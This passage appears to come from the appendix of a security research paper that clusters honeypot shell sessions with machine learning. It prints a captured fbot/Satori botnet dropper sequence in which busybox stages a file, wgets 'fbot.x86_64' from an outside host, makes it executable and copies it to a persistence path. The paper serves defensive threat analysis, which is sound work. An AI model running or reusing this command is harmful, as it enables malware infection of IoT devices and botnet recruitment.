/bin/busybox SATORI ; /bin/busybox wget ; /bin/busybox tftp ; /bin/busybox SATORI ;
/bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve &&
/bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t ;
/bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve &&
/bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t ;
/bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve &&
/bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t ;
/bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve &&
/bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t ;
/bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve &&
/bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t ;
/bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve &&
/bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t ;
/bin/busybox wget http://IP_ADDRESS/fbot.x86_64 -O -> .t ; /bin/busybox chmod 777 .t ;
cp .t /fh/extend/load_cli ; ./t wget ; >.t ;
```

In particular, this seems to be part of *fbot*, a Satori related botnet. In a real world environment, this would suggest the system administrators to check if the target devices are part of the network infrastructures and potentially help the work of the Cyber Security Incident Response Team.

C Final remarks

Various hyperparameter configurations different from the ones reported have been tested, but with worse results. If a more granular inspection was needed, a different set of hyperparameters could be used, but the one selected seemed to be a good tradeoff between granularity and grouping of similar data. The proposed approach, combined with other ML techniques, provides a scalable framework for network security researchers to map the threat landscape and identify attacks based on the structural logic of the intruder's shell grammar.